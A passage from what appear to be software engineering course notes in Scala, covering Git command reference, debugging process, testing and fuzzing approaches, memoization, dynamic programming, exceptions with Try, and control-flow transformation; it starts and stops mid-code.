  Future.sequence(users.map(id => fetchUser(id)))

// Better: single pass with traverse
val good: Future[List[User]] =
  Future.traverse(users)(id => fetchUser(id))
```

```
// Type transformation
Future.traverse(seq: Seq[A])(f: A => Future[B])
  => Future[Seq[B]]
```

2 Software engineering

2.1 Version control

Plain backups Tools such as Google Drive, Syncthing, Dropbox, or Nextcloud are useful for file synchronization, but they are not designed for software development.

- No meaningful change sets
- Too large or too small granularity
- Limited history browsing capabilities
- Limited support for asynchronous collaboration

Version Control Systems (VCSs) Also called Source Code Management systems (SCMs).

- Tracking the evolution of text or code (Labeled incremental snapshot).
- Versioning, distributed development.

Software development with a VCS typically involves the following steps:

1. Write code
2. Debug and test code
3. Review code changes
4. Write description of changes
5. Save snapshot

2.1.1 Git

Git is one of the most popular distributed version control systems.

.git directory Internal Git database. Created automatically when running `git init`. Never edit or commit it manually.

.gitignore Defines which files and folders Git must not track (e.g., `target/`, `.metals/`). Exclusions can use wildcards and are relative to the location of the file. Multiple `.gitignore` files are possible in different directories.

Configuration and help

```
# Show help for Git commands
git help
git help <command>        # detailed help for a specific command

# Configure user information
git config --global user.name "Name"
git config --global user.email "email@example.com"
git config --global core.editor "code"  # set default editor

# Better merge conflict resolution
```

```
git config --global merge.conflictstyle diff3
# Shows: your changes | common ancestor | incoming changes

# View configuration
git config --list          # show all configuration
git config user.name       # show specific configuration
```

Repository initialization and cloning

```
# Initialize a new repository
git init                   # create .git directory in current folder

# Clone an existing repository
git clone <url>            # clone from remote URL
git clone <url> <dir>      # clone into specific directory
git clone --recurse-submodules <url>  # clone with submodules
git clone <bundle-file>    # clone from bundle file
git clone <repos-path>     # clone from local path
```

Basic workflow

```
# Check repository status
git status                 # show working tree status
git status -s              # short format

# Show changes
git show                   # show latest commit
git show <commit>          # show specific commit
git show HEAD~1            # show parent of HEAD

# Compare changes
git diff                   # unstaged changes
git diff --staged          # staged changes (ready to commit)
git diff HEAD              # all changes (staged + unstaged)
git diff <commit>          # changes since specific commit
git diff <branch>          # changes compared to another branch
git diff <commit1> <commit2>  # changes between two commits
git diff main..feature     # changes between branches
git diff --stat            # show summary statistics
git diff --name-only       # show only filenames
git diff --color-words     # word-level diff
git diff --word-diff=color # word-level diff with colors
git diff --ignore-all-space # ignore whitespace changes

# Stage changes
git add <file>             # stage specific file
git add .                  # stage all changes in current directory
git add -A                 # stage all changes in repository
git add -p                 # interactively stage chunks
git add -i                 # interactive staging

# Commit changes
git commit -m "message"    # commit with message
git commit --amend         # modify last commit
git commit --amend --no-edit  # add changes to last commit without editing message
git commit -a -m "msg"     # stage and commit tracked files
```

History and inspection

```
# View commit history
git log                    # show commit history
git log --oneline          # compact one-line format
git log --graph            # show branch graph
git log --all --graph      # show all branches
git log -n 5              # show last 5 commits
git log --since="2 weeks" # commits from last 2 weeks
git log --author="Name"   # commits by specific author
git log -- main.scala     # history of specific file
git log -L 1,50:main.scala  # history of lines 1-50 in file
git log --follow <file>   # follow file through renames
git log --graph --author='Author' --patch <commit1>..<commit2>

# Summarize commits
git shortlog              # group commits by author
git shortlog -sn          # count commits per author, sorted

# Show who modified each line
git blame <file>          # show author and commit for each line
git blame -L 10,20 <file> # blame specific line range

# Advanced history comparison
git range-diff main@{1} main@{0} feature
# Shows how commits evolved between rebases
git range-diff old-feature new-feature main
# Compare how feature branch changed after rebase
git range-diff upstream/main @{upstream} HEAD
# Useful for reviewing rebased branches
```

Branching and navigation

```
# List branches
git branch                # list local branches
git branch -a             # list all branches (local + remote)
git branch -v             # show last commit on each branch
git branch -d <branch>    # delete branch (safe)
git branch -D <branch>    # force delete branch

# Create and switch branches
git branch <name>         # create new branch
git checkout <branch>     # switch to branch
git checkout -b <name>    # create and switch to new branch
git switch <branch>       # modern way to switch branches
git switch -c <name>      # create and switch (modern syntax)

# Navigate history
git checkout <commit>     # checkout specific commit (detached HEAD)
git checkout HEAD~1       # checkout parent commit
git checkout HEAD~3       # checkout 3 commits back
git checkout main         # return to main branch

# Merge branches
git merge <branch>           # merge branch into current branch
git merge --no-ff <branch>   # force merge commit
git merge --ff-only <branch> # fast-forward only (no merge commit)
git merge --squash <branch>  # squash all commits into one
git merge --abort            # abort merge in progress
```

Remote repositories

```
# Manage remotes
git remote                # list remotes
git remote -v             # show remote URLs
git remote add <name> <url>  # add new remote
git remote remove <name>  # remove remote
git remote rename <old> <new> # rename remote

# Fetch and pull
git fetch                 # download objects from remote
git fetch <remote>        # fetch from specific remote
git fetch --all           # fetch from all remotes
git pull                  # fetch and merge
git pull --rebase         # fetch and rebase

# Push changes
git push                  # push to default remote
git push <remote> <branch>  # push to specific remote/branch
git push -u origin main   # push and set upstream
git push --force          # force push (dangerous!)
git push --force-with-lease  # safer force push
git push --delete origin <branch> # delete remote branch

# Working with forks
# 1. Fork on GitHub/GitLab (use web interface)
# 2. Clone your fork
git clone <your-fork-url>
# 3. Add upstream remote (original repository)
git remote add upstream <original-repo-url>
# 4. Keep fork updated
git fetch upstream
git merge upstream/main
# 5. Push to your fork
git push origin main

# Offline workflows
git bundle create repo.bundle --all           # bundle entire repository
git bundle create repo.bundle main            # bundle specific branch
git bundle create repo.bundle main..feature   # bundle commits range
git bundle verify repo.bundle                 # verify bundle integrity
git clone repo.bundle new-repo                # clone from bundle
git pull repo.bundle main                     # pull updates from bundle
```

Undoing changes

```
# Restore files
git restore <file>        # discard changes in working directory
git restore --staged <file>  # unstage file
git restore --source=HEAD~1 <file>  # restore from specific commit

# Reset commits (moves HEAD and branch pointer)
git reset <commit>        # move HEAD, keep changes in working directory (--mixed)
git reset --soft <commit> # move HEAD, keep changes staged
git reset --hard <commit> # move HEAD, discard all changes (dangerous!)
git reset HEAD~1          # undo last commit, keep changes
git reset --hard HEAD~3   # go back 3 commits, lose all changes

# Revert commits (creates new commit)
git revert <commit>       # create new commit that undoes changes
git revert HEAD           # revert last commit
git revert <commit1>..<commit2> # revert range of commits
git revert --no-commit <commit> # revert without auto-commit

# Recover lost commits with reflog
git reflog                # show all HEAD movements
git reflog show <branch>  # show branch history
git reset --hard HEAD@{2} # go back to previous state
git checkout HEAD@{5}     # checkout old state
```

Stashing

```
# Temporarily save changes
git stash                 # stash current changes
git stash save "message"  # stash with message
git stash -u              # include untracked files
git stash --all           # include ignored files too

# Manage stashes
git stash list            # list all stashes
git stash show            # show stash content
git stash show -p         # show stash diff
git stash pop             # apply and remove latest stash
git stash apply           # apply stash without removing
git stash apply stash@{2} # apply specific stash
git stash drop            # remove latest stash
git stash drop stash@{1}  # remove specific stash
git stash clear           # remove all stashes
```

Rebasing Rebase rewrites history by moving commits to a new base.

```
# Basic rebase
git rebase <branch>       # rebase current branch onto another
git rebase main           # rebase current branch onto main
git rebase --continue     # continue after resolving conflicts
git rebase --skip         # skip current commit
git rebase --abort        # abort rebase

# Interactive rebase
git rebase -i HEAD~3      # interactive rebase last 3 commits
git rebase -i <commit>    # rebase from specific commit

# Interactive rebase commands:
# pick   - use commit as-is
# reword - use commit, but edit message
# edit   - use commit, but stop for amending
# squash - combine with previous commit, edit message
# fixup  - combine with previous commit, discard message
# drop   - remove commit

# Rebase onto different base
git rebase --onto main feature-old feature-new
```

Rebase vs Merge:

Aspect	Merge	Rebase
History	Preserves all history	Creates linear history
Commits	Creates merge commit	Rewrites commits
Conflicts	Resolve once	May resolve multiple times
Use when	Public branches	Local cleanup
Safety	Safe (non-destructive)	Dangerous (rewrites history)

Cherry-picking Apply specific commits to current branch.

```
# Cherry-pick commits
git cherry-pick <commit>  # apply specific commit to current branch
git cherry-pick <commit1> <commit2> # apply multiple commits
git cherry-pick <commit1>..<commit2> # apply range of commits
git cherry-pick --continue # continue after resolving conflicts
git cherry-pick --abort    # abort cherry-pick
git cherry-pick --no-commit <commit> # apply without committing
```

Patches Create and apply patches for sharing changes without direct repository access.

```
# Create patches
git format-patch HEAD~3   # create patches for last 3 commits
git format-patch <branch> # create patches for commits not in branch
git format-patch -1       # create patch for last commit
git format-patch -3       # create patches for last 3 commits
git format-patch main..feature                # create patches for commit range
git format-patch -o patches/ main..feature    # output patches to directory

# Apply patches
git apply <patch>                             # apply patch file
git apply --check patch.patch                 # check if patch can be applied
git apply --stat patch.patch                  # show patch statistics
git am <patch>                                # apply patch with commit info
git am < 0001-commit-message.patch            # apply patch with commit info
git am --continue                             # continue after resolving conflicts
git am --abort                                # abort patch application
```

Tags Tags mark specific points in history (releases, milestones).

```
# List and show tags
git tag                   # list tags
git tag -l "v1.*"         # list tags matching pattern
git show <tag>            # show tag details

# Create tags
git tag <name>            # create lightweight tag
git tag -a <name> -m "msg"  # create annotated tag
git tag -a <name> <commit> # tag specific commit

# Push and delete tags
git push origin <tag>     # push tag to remote
git push --tags           # push all tags
git push --delete origin <tag> # delete remote tag
git tag -d <tag>          # delete local tag
```

Cleaning Remove untracked files and directories.

```
# Clean working directory
git clean -n              # dry run: show what would be removed
git clean -f              # remove untracked files
git clean -fd             # remove untracked files and directories
git clean -fdx            # also remove ignored files
git clean -fdi            # interactive mode
```

Advanced conflict resolution Handle merge conflicts effectively.

```
# Configure diff3 style (recommended)
git config --global merge.conflictstyle diff3
# Shows three sections in conflicts:
# <<<<<<< HEAD (your changes)
# ||||||| common ancestor
# ======= incoming changes
# >>>>>>> branch-name

# During conflicts
git status                # see conflicted files
git diff                  # show conflicts
git mergetool             # launch visual merge tool
git checkout --ours <file>   # keep our version
git checkout --theirs <file> # keep their version
git add <file>            # mark as resolved
git merge --abort         # abort merge
git rebase --abort        # abort rebase

# After resolving
git add <resolved-files>
git commit                # for merge
git rebase --continue     # for rebase
git cherry-pick --continue # for cherry-pick
```

Detached HEAD state Working with commits not on any branch.

```
# Enter detached HEAD state
git checkout <commit-hash>

# Create branch from detached HEAD
git switch -c <new-branch-name>
git checkout -b <new-branch-name>

# Return to normal state
git switch <branch-name>
git checkout <branch-name>

# Warning: commits made in detached HEAD will be lost
# unless you create a branch before switching away
```

Submodules Submodules allow you to include external repositories as subdirectories within your project.

```
# Add and initialize submodules
git submodule add <url> <path>   # add submodule at path
git submodule add https://github.com/user/lib.git libs/mylib
git submodule update --init       # initialize submodules
git submodule update --init --recursive  # including nested submodules

# Update submodules
git submodule update --remote     # update submodules to latest
git submodule update --remote --merge
git submodule foreach 'git pull origin main'  # execute command in all

# Remove submodule
git submodule deinit <path>
git rm <path>
rm -rf .git/modules/<path>
```

Subtree Subtree is an alternative to submodules, merging external repositories directly into your tree.

```
# Add subtree (one-time setup)
git subtree add --prefix=libs/mylib <url> main --squash

# Pull updates from subtree
git subtree pull --prefix=libs/mylib <url> main --squash

# Push changes back to subtree repository
git subtree push --prefix=libs/mylib <url> main

# Split out subtree into separate repository
git subtree split --prefix=libs/mylib -b mylib-branch
```

Aspect	Submodules	Subtree
Complexity	More complex	Simpler for users
Repository size	Smaller	Larger
History	Separate	Merged
Updates	Explicit commands	Standard pull
Best for	Clear separation	Tight integration

Email workflow Used by projects like the Linux kernel that use mailing list-based development.

```
# Configure email
git config --global sendemail.smtpserver smtp.gmail.com
git config --global sendemail.smtpserverport 587
git config --global sendemail.smtpencryption tls
git config --global sendemail.smtpuser your@email.com

# Send patches via email
git send-email --to=maintainer@project.org 0001-*.patch

# Generate patches with cover letter then send
git format-patch -3 --cover-letter
git send-email --to=list@project.org *.patch
```

Useful aliases Add these to your `.gitconfig` for shortcuts:

```
git config --global alias.st status
git config --global alias.co checkout
git config --global alias.br branch
git config --global alias.ci commit
git config --global alias.unstage 'reset HEAD --'
git config --global alias.last 'log -1 HEAD'
git config --global alias.lg "log --graph --oneline --all"
git config --global alias.undo "reset --soft HEAD~1"
```

Best Practices

- Commit often with clear, descriptive messages
- Use branches for features and experiments
- Never rebase public/shared branches
- Review changes before committing (`git diff`)
- Pull before push to avoid conflicts
- Use `.gitignore` to exclude build artifacts
- Configure `diff3` conflict style for better conflict resolution
- Use `git reflog` to recover from mistakes

2.2 Debugging

Process

Triage

1. Check that there is a problem (Confirm that there is an issue)
   - State what the issue is. (May be refined later) => “Coursier exits silently without installing Scala”
   - Compare to the spec, the documentation the requirements. => “find -type <f> should not return directories”
   - Is it obvious why the bad case is different from good case.
2. Reproduce the issue
   - Does it happen every time
   - Does it happen for every input => “Only when clicking repeatedly”

- Does it depend on system config => “Only with a specific version”
- Are there any diagnostics => “Error message, logs, etc. . . ”
- Did it work at one point => “Previous versions, commit History”

3. Decide whether it’s a problem (Not alls bugs are worth fixing)
    - Do / Need to Fix ?
    - Is it worth fixing ? => “Workaround may be sufficient”
    - Does it need to be fixed now ?
    - Do I know where to complain ?
4. Write it Up
    - Check previous reports => “Bugs DB, Questions etc. . . ”
    - Where to report => “Email, bug tracker, contact form”
    - Check reporting guideline => “Is there a security policy”
    - Write clearly and completely => “Helpful title, clear problem, expected behavior, reproduction steps, relevant info present”

Diagnose and fix

1. Learn about the system
    - Consult the docs/manual
    - Search for relevant resource
    - Know what you do not know => “Does 1 until n include n ?”
    - Know the relevant tools => “JTAG, perf, strace, objdumps, a multimeter”
    - Skim to the code => “Find entry point, seemingly relevant functions”
2. Observe the issue
    - Exercise different angles => “Vary the inputs, look upstream and downstream (consequence)”
    - Read error messages
    - Add logging / tracing
    - Use the right tools
    - Use the VCS history
    - Read the code
3. Simplify, minimize, and isolate
    - Simplify the inputs
    - Simplify the system
    - Slow things down
    - Determinism the failure => “One process, set random seed”
    - Automate the failure => “Unit test”

4. Guess and verify
    - Formulate a hypothesis => “I forgot to clamp the speed”
    - Design and experiment => => “Transform or observe to test the hypothesis (Logging, breakpoints, assertions, prints)”
    - Narrow down issue => “Divide into smaller bugs, look for the root cause”
5. Fix and confirm the fix
    - Decide whether to fix the problem => “Easy to fix ? Workaround preferable ?”
    - Apply the changes
    - Revert other changes => “Confirm fix on clean system”
    - Confirm the fix => “All tests pass, no new bug”
6. Prevent regressions
    - Document the resolution => “Write detailed commit message, and update the documentation”
    - Look for similar instances
    - Add missing tests’

Techniques

- Keep notes
- Change one thing at a time
- Apply the scientific method
- Instrument
- Divide and conquer
- Ask for help

Pitfalls

- Random mutation
- Staring aimlessly
- Wasting time
- Assuming a bug went Always
- Fixing effects, not causes
- Losing data

2.3 Testing

2.3.1 Testing Overview

Test Types

Acceptance testing Customer validates the system meets requirements

System testing Developer validates system with comprehensive checklists

Integration testing Tests interaction between multiple components

Unit tests Tests individual components in isolation

Monitors Runtime verification using pre/post conditions

Traditional Testing Approach Automated test consists of three elements:

1. **System under test (SUT):** The code being tested
2. **Input:** Test data provided to the system
3. **Expectation:** Specification of correct behavior

Types of Expectations

- **Model-based:** Compare against reference implementation

  ```
  List(1,2,1).distinctWithHashMap == List(1,2)
  List(1,3,2).quickSort == List(1,2,3)
  ```

- **Axiomatic:** Verify properties hold

  ```
  // noDuplicates property
  List(1,2,1).distinctWithHashMap
  // isSorted property
  List(1,3,2).sort
  ```

2.3.2 Limitations of Unit and Integration Tests

Traditional unit and integration tests have several drawbacks:

- **Tedious and time-consuming:** Writing individual tests for each case requires significant effort
- **Basic tests crowd out interesting tests:** Time spent on trivial tests reduces coverage of edge cases
- **Incomplete coverage:** Developers must anticipate the right inputs, which is difficult
- **Regression vs comprehensive testing:** Regression tests (verifying known issues don't recur) are easy, but comprehensive tests are hard

Key insight: Each unit/integration test validates behavior for exactly one input.

2.3.3 Automated Testing with Monitors

Definition Monitors are runtime checks that validate specifications during normal program execution. They transform one monitor specification into infinitely many tests over the application's lifetime.

Specifications for Monitors

- **Model-based specification:** Compare output against reference implementation

  ```
  ls.distinctWithHashMap.ensuring(r => r == ls.distinct)
  ls.quickSort.ensuring(r => r == ls.sorted)
  ```

- **Axiomatic specification:** Verify properties of output

  ```
  ls.distinctWithHashMap.ensuring(r => noDuplicates(r))
  ls.quickSort.ensuring(r => isSorted(r))
  ```

Key Advantage Monitors enable testing individual components using integration runs and real executions:

- One unit test = one input/output pair
- One monitor = infinitely many tests throughout application lifetime

Development Workflow Comparison **Traditional approach with unit/integration tests:**

1. Write code
2. Think hard about interesting inputs
3. Write unit tests and integration tests
4. Run tests and debug

Approach with monitors:

1. Write code
2. Think hard about interesting properties
3. Write monitors
4. Run application and debug

Example: Detecting Errors in Production Consider a function to normalize strings:

```
/** Removes diacritics and non-alphabetic characters from `s`. */
def normalizeString(str: String): String =
  Normalizer.normalize(str, Normalizer.Form.NFD)
    .replaceAll("\\p{InCombiningDiacriticalMarks}+", "")
    .replaceAll("[^a-zA-Z]+", "")
    .toLowerCase
ensuring (_.forall(c => 'a' <= c && c <= 'z'))
```

Problems detected by monitoring:

1. **Not pure:** Uses implicit default locale

   ```
   import java.util.Locale
   Locale.setDefault(Locale.forLanguageTag("tr"))
   "I".toLowerCase  // Returns: ı (Turkish dotless i)
   "i".toUpperCase  // Returns: İ (Turkish capital i with dot)
   ```

2. **Not properly tested:** Would require testing all locales with many strings

Fixed version:

```
def normalizeString(str: String)(using locale: Locale): String =
  Normalizer.normalize(str, Normalizer.Form.NFD)
    .replaceAll("\\p{InCombiningDiacriticalMarks}+", "")
    .replaceAll("[^a-zA-Z]+", "")
    .toLowerCase(locale)
ensuring (_.forall(c => 'a' <= c && c <= 'z'))
```

2.3.4 Property-Based Testing

Core Idea Generate synthetic inputs automatically to validate specifications, rather than manually writing individual test cases.

Basic Usage with ScalaCheck ScalaCheck provides the `forAll` construct to test properties:

```
forAll((x: Int) => x + 1 - 1 == x).check()

forAll { (l: List[Int]) =>
  l.reverse == l.foldLeft(Nil)((acc, x) => x :: acc)
}.check()

forAll { (l: List[Int]) =>
  l.reverse == l.foldRight(Nil)((x, acc) => x :: acc)
}.check()
```

Handling Preconditions Use the **==>** operator to express preconditions:

```
// Wrong: will fail for empty lists
forAll { (l: List[Int]) =>
  l.head :: l.tail == l
}.check()

// Correct: add precondition
forAll { (l: List[Int]) =>
  (l != Nil) ==> (l.head :: l.tail == l)
}.check()

// Example with overflow protection
forAll { (x: Int) =>
  (x != Int.MaxValue) ==> (x + 1 > x)
}.check()
```

Testing State Machines State machines can be tested with property-based testing because they are pure:

- **Input:** Sequence of events
- **Specifications:**
  - Model-based: Function of all events
  - Axiomatic: Property of the resulting state

ScalaCheck provides custom support for testing state machines.

2.3.5 Beyond Property-Based Testing

When specifications are difficult to write or unavailable, alternative testing approaches can be used.

Differential Testing Compare two implementations (systems under test) against each other:

```
ls.quickSort == ls.mergeSort
```

Advantage: Similar to model-based testing, but neither implementation needs to be proven correct.

Limitation: Both implementations might have the same bug.

Mutational Testing Change inputs in ways that should not affect output:

```
eval(e) == eval(Plus(e, 0)) == eval(Times(e, 1))
```

Advantage: Tests semantic equivalence properties.

Use case: Verifying optimization correctness.

Crash Testing (Fuzzing) Use “does not crash” as the specification:

```
try { eval(e) } catch { case _ => "Test failed!" }
```

Advantage: Finds unexpected failures without needing detailed specifications.

Common use: Security testing and robustness verification.

2.3.6 Beyond Generators: Fuzzing Techniques

When creating custom input generators is difficult, fuzzing techniques can automatically explore the input space.

Black-Box Fuzzing Explore bit patterns without understanding program structure:

- Programs work with bytes, so no custom generators needed
- Generate random or mutated byte sequences
- Feed directly to program entry points

Advantage: Simple to implement, no program knowledge required.

Limitation: Inefficient for programs with complex input validation.

Grey-Box Fuzzing (Coverage-Guided) Use instrumentation to maximize code coverage:

1. Record program execution paths
2. Identify inputs that reach new code
3. Prioritize mutations of interesting inputs
4. Iterate to maximize coverage

Advantage: Much more effective than random fuzzing.

Example tools: AFL (American Fuzzy Lop), LibFuzzer.

White-Box Fuzzing (Concolic Execution) Use symbolic execution and constraint solvers:

1. Execute program symbolically to track constraints
2. Collect path conditions (branches taken)
3. Use SMT solver to generate inputs for unexplored branches
4. Systematically explore all paths

Advantage: Can reverse-engineer inputs to reach specific code paths.

Limitation: Does not scale well to large programs due to path explosion.

Example tools: KLEE, SAGE, Mayhem.

2.3.7 Summary: Testing Approaches

Approach	Specification Needed	Input Generation
Unit/Integration Tests	Yes	Manual
Monitors	Yes	From real usage
Property-Based Testing	Yes	Automatic generators
Differential Testing	No (two implementations)	Automatic generators
Mutational Testing	Partial (equivalences)	Transformation rules
Crash Testing	No (just detect crashes)	Automatic generators
Black-box Fuzzing	No	Random bytes
Grey-box Fuzzing	No	Coverage-guided
White-box Fuzzing	No	Constraint solving

Key Takeaways

- **Monitors** extend testing from single inputs to all program executions
- **Property-based testing** automates input generation while maintaining strong specifications
- **Differential and mutational testing** reduce specification burden
- **Fuzzing** finds bugs without specifications, using various sophistication levels
- **Choose the right approach:** Balance specification effort, input generation complexity, and coverage goals

2.4 Functional Interfaces with Imperative Implementations

The strategy is to implement a pure functional interface using internal mutation for efficiency, while hiding implementation details from external code.

Goal Replace a pure but inefficient function `f` with an optimized version `f'` such that:

1. `f'` is more efficient than `f`
2. `f'` uses mutation internally for performance
3. `f'(x)` returns the same value as `f(x)` for all `x`

If the implementation is correct, replacing `f` with `f'` preserves program behavior while improving performance.

2.4.1 Caching Patterns

Lazy Values Review Scala provides lazy evaluation with `lazy val`:

```
// Function: evaluated every time
val x = () => {println("Evaluating x"); 42}
x()  // Evaluating x
x()  // Evaluating x (again)

// Lazy val: evaluated once
lazy val y = {println("Evaluating y"); 42}
y    // Evaluating y
y    // (no output, cached result)
```

LazyCell Class A `LazyCell` encapsulates lazy evaluation:

```
class LazyCell[+A](init: => A):
  lazy val get = init

val lc = LazyCell({println("Computing"); 42})
lc.get  // Computing
        // 42
lc.get  // 42 (no recomputation)
```

LazyCell with Mutation Implementation using internal mutation for efficiency:

```
class LazyCell[+A](val init: () => A):
  private var cached: Option[A] = None

  def get: A =
    cached match
      case Some(a) => a
      case None =>
        cached = Some(init())
        cached.get
```

This implements the pure interface:

```
class LazyCell[+A](val init: () => A):
  def get: A = init()
```

Correctness: Object Invariant The `LazyCell` maintains an invariant ensuring correctness:

```
class LazyCell[+A](val init: () => A):
  private var cached: Option[A] = None

  def valid: Boolean =
    cached == None || cached == Some(init())  // invariant

  def get: A =
    require(valid)
    cached match
      case Some(a) => a
      case None =>
        cached = Some(init())
        cached.get
  .ensuring(res => valid && res == init())
```

Invariant: `cached == None || cached == Some(init())`

Proof sketch (induction on execution steps):

- Initially: `cached == None` (constructor)
- If a step doesn't modify `cached`, invariant holds
- If a step modifies `cached`, it must be in `get` (private field)
- In `get`: `cached` becomes `Some(init())`, preserving invariant

Cached Function (Memoization) Generalize `LazyCell` to cache function results:

```
case class CachedFunction[-A, +B](val f: A => B):
  private var cache: Map[A, B] = Map()

  def apply(a: A): B =
    cache.get(a) match
      case Some(b) =>
        println(s"Cache hit: $a -> $b")
        b
      case None =>
        val b = f(a)
        cache = cache.updated(a, b)
        b

val csin = CachedFunction(math.sin)
csin(0.4)  // 0.3894183423086505
csin(0.4)  // Cache hit: 0.4 -> 0.3894183423086505
```

Invariant

```
def valid: Boolean =
  cache.keys.forall(a => cache.get(a) == Some(f(a)))
```

All cached values must equal `f(a)` for their key `a`.

Aliasing Risk Exposing mutable state breaks correctness:

```
case class CachedFunction[-A, +B](val f: A => B):
  private var cache: Map[A, B] = Map()
  def getCache: Map[A, B] = cache  // BREAKS CORRECTNESS!
```

External code could modify the cache, violating the invariant.

2.4.2 Memoization for Recursive Functions

Fibonacci Example Naive recursive Fibonacci has exponential complexity:

```
def fib(n: Int): Int =
  if n == 0 then 0
  else if n == 1 then 1
  else fib(n - 1) + fib(n - 2)

// Complexity: O(fib(n)) >= O(2^(n/2))
```

Applying `CachedFunction` to `fib` doesn't help:

```
val cf = CachedFunction(fib)
cf(44)  // Still slow! Only caches final result, not intermediate calls
```

Memoizing Recursive Calls Cache intermediate results by intercepting recursive calls:

```
var cache: Map[Int, Int] = Map()

def fib(n: Int): Int =
  if n == 0 then 0
  else if n == 1 then 1
  else memo_fib(n - 1) + memo_fib(n - 2)

def memo_fib(a: Int): Int =
  cache.get(a) match
    case Some(b) => b
    case None =>
      val b = fib(a)
      cache = cache.updated(a, b)
      b

// Now O(n) time complexity
```

Abstracting Recursion Separate the recursive structure from the memoization logic:

```
// Recursor: parameterizes recursive calls
def fibR(rec: Int => Int, n: Int): Int =
  if n == 0 then 0
  else if n == 1 then 1
  else rec(n - 1) + rec(n - 2)

// Generic memoization
def memo(H: (Int => Int, Int) => Int): Int => Int =
  val cache: scala.collection.mutable.Map[Int, Int] =
    scala.collection.mutable.Map()

  def rec(a: Int): Int =
    cache.get(a) match
      case Some(b) => b
      case None =>
        val b = H(rec, a)
        cache(a) = b
        b
  rec

// Combine them
def fib(x: Int) = memo(fibR)(x)
```

Generic Memoization Generalize to any types:

```
def memo[A, B](H: (A => B, A) => B): A => B =
  val cache: scala.collection.mutable.Map[A, B] =
    scala.collection.mutable.Map()

  def rec(a: A): B =
    cache.get(a) match
      case Some(b) => b
      case None =>
        val b = H(rec, a)
        cache(a) = b
        b
  rec
```

`memo` takes a recursor `H` and creates a memoized function `f` such that `H(f, x) == f(x)` for all `x`.

2.4.3 Dynamic Programming

Concept Dynamic programming solves problems bottom-up, computing smaller subproblems first:

- Memoization: top-down (compute on demand, cache results)
- Dynamic programming: bottom-up (compute in order, store in array/table)

Advantages:

- No cache lookup overhead
- Predictable memory usage
- Often uses arrays instead of maps

Example: Floyd-Warshall Algorithm Find shortest paths between all pairs of vertices in a weighted graph.

Problem: Given directed graph with distances `d(from, to)`, find shortest path between every pair of nodes.

Recursive definition:

```
// path(from, to, k): shortest path using only nodes 0..k-1 as intermediates
def path(from: Int, to: Int, k: Int): Int =
  if k == 0 then d(from, to)
  else min(
    path(from, to, k - 1),              // don't use node k
    path(from, k, k - 1) + path(k, to, k - 1)  // go through k
  )
```

Complexity: Exponential (3 recursive calls).

Memoization approach: Store results in $O(N^3)$ table.

Dynamic programming approach: Use only $O(N^2)$ space by computing layer by layer:

```
def floydWarshall(d: Array[Array[Int]]): Array[Array[Int]] =
  val N = d.length
  var p = d.map(_.clone())  // current distances

  var k = 0
  while k < N do
    p = updateDistances(p, k)
    k += 1
  p

def updateDistances(p: Array[Array[Int]], k: Int): Array[Array[Int]] =
  val N = p.length
  val newP = p.map(_.clone())

  var from = 0
  while from < N do
    var to = 0
    while to < N do
      newP(from)(to) = min(
        p(from)(to),
        p(from)(k) + p(k)(to)
      )
      to += 1
    from += 1
  newP
```

Time: $O(N^3)$, **Space:** $O(N^2)$.

2.4.4 Exceptions

Problem with Partial Functions Some functions are undefined for certain inputs:

```
def recip100(v: Int): Int =
  100 / v

def f(x: Int, y: Int): Int =
  recip100(x) + recip100(y)

// f(0, 5) crashes with ArithmeticException
```

Solution 1: Option Type

```
def recip100(v: Int): Option[Int] =
  if v == 0 then None
  else Some(100 / v)

def f(x: Int, y: Int): Option[Int] =
  recip100(x) match
    case None => None
    case Some(vx) =>
      recip100(y) match
```

```
        case None => None
        case Some(vy) => Some(vx + vy)
```

Drawback: Verbose, nested pattern matching.

Solution 2: Exceptions

```
class ReciprocalOfZero extends Exception

def recip100(v: Int): Int =
  if v == 0 then throw new ReciprocalOfZero
  else 100 / v

def f(x: Int, y: Int): Int =
  recip100(x) + recip100(y)

// Caller handles exception:
try
  f(0, 5)
catch
  case _: ReciprocalOfZero => println("Division by zero")
```

Advantage: Concise code, error handling separate.

Exception Evaluation Rules Expressions evaluate to success `S(value)` or failure `F(exception)`:

```
throw e                     ==> F(e)
S(x) catch cases           ==> S(x)
F(e) catch cases           ==> cases(e)

S(x) + S(y)                ==> S(x + y)
F(e) + S(y)                ==> F(e)
S(x) + F(e)                ==> F(e)
```

Solution 3: Try Type Combine advantages of `Option` and exceptions:

```
sealed abstract class Try[+A]
case class Success[+A](value: A) extends Try[A]
case class Failure(exc: Throwable) extends Try[Nothing]

object Try:
  def apply[A](e: => A): Try[A] =
    try Success(e)
    catch case exc => Failure(exc)
```

Usage:

```
def recip100(v: Int): Int =
  if v == 0 then throw new ReciprocalOfZero
  else 100 / v

def f(x: Int, y: Int): Try[Int] =
  Try(recip100(x) + recip100(y))

// Pattern matching on result
f(0, 5) match
  case Success(v) => println(s"Result: $v")
  case Failure(e) => println(s"Error: ${e.getMessage}")
```

Composing Try Values Use `flatMap` for cleaner composition:

```
sealed abstract class Try[+A]:
  def flatMap[B](onSuccess: A => Try[B]): Try[B] =
    this match
```

```
      case Failure(e) => Failure(e)
      case Success(v) => onSuccess(v)

def recip100(v: Int): Try[Int] =
  if v == 0 then Failure(new ReciprocalOfZero)
  else Success(100 / v)

def f(x: Int, y: Int): Try[Int] =
  recip100(x).flatMap: vx =>
    recip100(y).flatMap: vy =>
      Success(vx + vy)
```

Break Statements with Exceptions Scala provides controlled breaks using exceptions:

```
import scala.util.boundary, boundary.break

def firstIndex[T](xs: List[T], elem: T): Int =
  boundary:
    for (x, i) <- xs.zipWithIndex do
      if x == elem then break(i)
    -1

// break throws an exception caught by boundary
```

2.4.5 Control Flow Transformation

Program Counter Representation Any control flow can be represented using a program counter:

Original nested loops:

```
var i = 0
var j = 0
while i < 10 do
  j = 0
  while j < i do
    f(i, j)
    j += 1
  i += 1
```

Transformed with program counter:

```
var i = 0
var j = 0
var pc = 1

while pc != 6 do
  pc match
    case 1 =>
      if i < 10 then {j = 0; pc = 2}
      else pc = 6
    case 2 =>
      if j < i then pc = 3
      else pc = 5
    case 3 =>
      f(i, j); pc = 4
    case 4 =>
      j += 1; pc = 2
    case 5 =>
      i += 1; pc = 1
```

This technique enables implementing custom control flow (break, continue, goto) by manipulating pc.

General Recursion with Stack Transform recursive functions into iterative ones using explicit stack:

Original recursive evaluator:

```
def eval(expr: Expr): Int =
  expr match
    case Const(i) => i
    case Minus(e1, e2) =>
      val v1 = eval(e1)
      val v2 = eval(e2)
      v1 - v2
```

Transformed with explicit stack:

```
case class Stack[T](var content: List[T] = List()):
  def isEmpty: Boolean = content.isEmpty
  def push(v: T): Unit = content = v :: content
